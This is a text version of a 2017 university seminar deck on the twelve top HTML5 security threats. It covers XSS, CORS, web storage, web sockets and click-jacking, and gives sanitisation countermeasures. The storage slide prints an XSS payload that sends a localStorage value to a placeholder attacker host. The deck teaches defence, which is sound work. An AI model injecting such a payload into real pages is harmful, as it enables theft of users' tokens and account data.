

HTML5 TOP 12 THREATS

RESEARCH SEMINAR

PRESENTED BY: DR. IDRIS AHMED

VENUE: UNIVERSITY OF WALES TRINITY ST DAVID

DATE: 15TH FEBRUARY 2017



PRESENTATION CONTENT

1. Aim and Objectives of Research
2. HTML Brief History
3. HTML5 Architecture (Physical and Logical)
4. HTML5 New Features
5. HTML5 Applications
6. HTML5 12 Top Threats
7. Mitigation Policies and Countermeasures
8. Research Ideas – Web Botnet for full security
9. Conclusion



1. AIM AND OBJECTIVES OF RESEARCH

Aim


HTML5 12 Threats - Guide for Researchers/Developers/Users

Objectives

1. Conduct critical analysis of HTML5 threats.
2. Identify the 12 most significant threats (OWASP/SANS).
3. Identify areas of threats manifestation (Client/Server/both).
4. Analyse impacts of threats on Client/Server/both.
5. Deploy POC tools to further investigate the 12 threats.
- 6. Research and develop mitigation policies for the 12 threats.**
- 7. Research penetration testing frameworks and tools.**
- 8. Develop a penetration testing framework for HTML5 apps.**



2. HTML BRIEF HISTORY




- ❖ HTML1 started in 1991. It was very insecure and static.
- ❖ WHATWG started work on HTML5 in 2005.
- ❖ W3C joined the research efforts and took over project management.
- ❖ HTML5 was released on 28th October 2014.
- ❖ HTML5.1 released on 1st November 2016 to address security issues.
- ❖ Work on HTML5.2 has already started to address more security issues.

Source: Shreeraj Shah [8, 16]



3. HTML5 ARCHITECTURE - LOGICAL



Source: Shreeraj Shah [8, 16]



3. HTML5 ARCHITECTURE - LOGICAL

Presentation (Layer 1) - HTML5 is native to the browser and does not need any additional plug-in to render dynamic content like audio and video. Several new tags allow the creation of a very rich presentation layer.


Process/Logic (Layer 2) – This is the core of the browser which allows JavaScript, DOM and Threads. It forms the business process layer for applications. Several new features are added in HTML 5 like WebWorkers, WebSQL, LocalStorage and enhanced DOM (Level 3).

Network (Layer 3) – This layers allows connectivity to the Internet and Domain/Cross Domain calls across all networks. HTML5 supports WebSocket and XHR (Level-2) calls.

Policies (Layer 4) – This layer controls browser security and allows overall security to end users. Security policies like SOP, CORS are defined here.



3. HTML5 ARCHITECTURE - PHYSICAL



Source: Phillipe Le Hegarete [1]




4. HTML5 NEW FEATURES

1. Cross Origin Resource Sharing – CORS (to mitigate SOP)
2. Web Workers (Multi-thread APIs running behind the scenes)
3. Web Sockets (Full duplex communication channel)
4. Web Storage (Local Storage + Session Storage)
5. Geo-Location to identify real-world locations
6. Offline Web Applications (Works off-line)
7. Web Messaging for intra and cross-site communications
8. Video Elements for playing graphics & video without flash
9. Canvas (For drawing graphics on the fly)

Source: HTML5 Rocks [6]



5. HTML5 RICH APPLICATIONS



6. HTML5 TOP 12 THREATS

Our Research Findings.....

1. HTML5 key features have introduced new attack vectors.
2. Several features can be aggregated to mount a massive attack.
3. The myriad of technologies also help in propagating the threats.
4. XSS, XSRF, Click-Jacking & Injection - the most common threats.
5. Threats are independent of hardware and OS platforms.
6. Most of the threats have several impacts.
7. Impacts are felt at both Client and Server sides.
8. Impacts include loss of confidentiality, authenticity, & integrity.
9. Many threats can be mitigated by sanitization of input data.

Source: Ahmed and Campbell [3]



6. HTML5 TOP 12 THREATS

HTML5 Threats	Security impacts of Threats	Location of Impacts	Proof of Concept Attack Tools					Grouping
			Various	Burp	BeEF	DVWA	Mutillidae	
1. Cross Site Scripting (XSS)	1. Loss of confidentiality	Client				✓	✓	Script Oriented
	2. Identity Theft	Client				✓	✓	
	3. Defacing of Websites	Server			✓			
2. Cross Site Request Forgery	4. Loss of confidentiality	Client				✓	✓	
	5. Identity Theft	Client				✓	✓	
	6. Defacing of Websites	Server			✓			
3. Threats from CORS	7. Bypassing access control	Server					✓	Feature Oriented
	8. Remote attacking Webserver	Server						
	9. Enumeration	Server		✓				
	10. Remote Web Shell	Client/Server	SotF					
	11. Loss of confidentiality	Client/Server				✓	✓	
	12. DDoS	Client/Server			✓			
	13. Web-based BOTNET	Client/Server	Ravan					
	14. Session Hijacking	Client/Server	SotF		✓	✓	✓	
	15. Click-Jacking & COR-Jacking	Client/Server						
	16. Cross Site Request Forgery	Client/Server				✓	✓	
4. Web Storage Threats	17. SQL Injection	Client/Server			✓	✓	✓	
	18. Loss of confidentiality	Client/Server			✓		✓	
	19. Session Hijacking	Client/Server	SotF		✓	✓	✓	
	20. User tracking	Client						
5. Web Workers Threats	21. Persistent attack vectors	Client					✓	
	22. DDoS	Client/Server			✓			
	23. Web-based BOTNET	Client	Ravan					
	24. Spamming	Client						



6. HTML5 TOP 12 THREATS


Source: Ahmed & Campbell [3]

HTML5 Threats	Security impacts of Threats	Location of Impacts	Proof of Concept Attack Tools					Grouping
			Various	Burp	BeEF	DVWA	Mutillidae	
6. Web Sockets Threats	25. Remote Web Shell	Client/Server	SotF					Feature Oriented
	26. Web-based BOTNET	Server	jWebSocket					
	27. Cache poisoning	Client			✓			
	28. Port scanning	Client/Server		✓	✓			
7. Geo Location Threats	29. User tracking	Client	GPS device +					
	30. Breaking anonymity	Client	MAC address					
	31. Physical movement tracking	Client	+ Google data					
8. Offline Web Application Threats	32. User correlation in domains	Client						
	33. User tracking	Client						
	34. Persistent attack vectors	Client	Imposter					
9. Web Messaging Threats	35. Cache poisoning	Client/Server	Imposter					
	36. Loss of confidentiality	Client/Server				✓	✓	Jacking Oriented
	37. Persistent attack vectors	Client						
10. COR-Jacking with DOM	38. Increase in attack vectors	Client						
	39. Code Injection	Client/Server						
	40. Loss of confidentiality	Client/Server						
	41. Bypassing CSRF protection	Client						
11. Click-Jacking with Hyperlinks, Images and Frames	42. Bypassing of XSS protection	Client						
	43. Personal /account theft	Client				✓	✓	
	44. Loss of confidentiality	Client/Server						
	45. Spamming	Client						
	46. Web-based BOTNET	Server						
12. Click-Jacking with Drag and Drop	47. Bypassing CSRF protection	Client						
	48. Bypassing XSS protection	Client						
	49. Loss of confidentiality	Client/Server						
	50. Target Webmail	Client/Server						
	51. Persistent attack vectors	Client						
	52. Bypassing CSRF protection	Client	CJTool					
	53. Bypassing XSS protection	Client	CJTool					



6. HTML5 TOP 12 THREATS - XSS


Stuttard and Pinto [9]



6. HTML5 TOP 12 THREATS - XSS

Stuttard and Pinto [9]

Stored (Persistent) XSS (Top HTML5 Threat)



6. HTML5 TOP 12 THREATS - CORS

- ❖ CORS was designed to overcome restriction of (SOP).
- ❖ SOP is used within web browsers to restrict users originating from one domain from accessing content originating from another.
- ❖ For example, say you have online banking session opened in one tab, and then you accessed a malicious website in another tab. The SOP feature prevents that malicious website from making requests to your open banking session using AJAX calls made with JavaScripts to impersonate you and steal your money.
- ❖ CORS brings about new ways to share resources between domains which circumvent the SOP restrictions. The rules set for CORS which allow cross domain access are established within HTTP headers. One such header is the “Access-Control-Allow-Origin” header, which specifies which origins are allowed to share resources. If this header is set to the “*” (wildcard value), any origins will be allowed to share data.



6. HTML5 TOP 12 THREATS - STORAGE

- ❖ In Pre HTML5, browsers store data in objects called cookies.
- ❖ Local storage simply increases the security and size of data stored.
- ❖ HTML5 local storage is a database for website data in your browser.
- ❖ Applications over internet cannot access each other's local storage.
- ❖ However, the storage can be attacked through XSS.

Example, if an attacker injected a `<script>malicious JavaScript code</script>` HTML tag into a comment box and the website didn't sanitise the data, the attacker could inject JavaScript into his comment. Whenever a visitor loads the page, they would load the attacker's comment which includes his `malicious JavaScript code`, which could steal data store and take control of the unsuspecting user's account. In this case XSS is used to bypass SOP or CORS restrictions to steal tokens from local storage.

Here is an example of REAL malicious code:

```
<script>document.write("<img src='http://www.attackerswebsite.com?cookie="+  
localStorage.getItem('foo')+"'">");</script>
```

7. HTML5 THREATS MITIGATION POLICIES

- ❖ We analysed mitigation and countermeasure policies for Web designers/developers/users.
- ❖ Our research showed that many threats can be mitigated by sanitisation of user input data.
- ❖ Sanitisation entails the validation, filtering, and encoding of the input data as shown below.

Characters	Escape/Encoded
<	%3c
>	%3e
'	%27
"	%22
%	%25
Space	%20
+	%2B
(	%28
)	%29
:	%3A
;	%3B
/	%2F
?	%3F
&	%26
{	%7B
}	%7D
[	%5B
]	%5D
\	%5C
=	%3D

Areas that need attention by developers

1. Database and other Persistent Storage
2. URL Parameters
3. Query String
4. Cookies
5. Form Elements

Some threats mitigated by sanitization

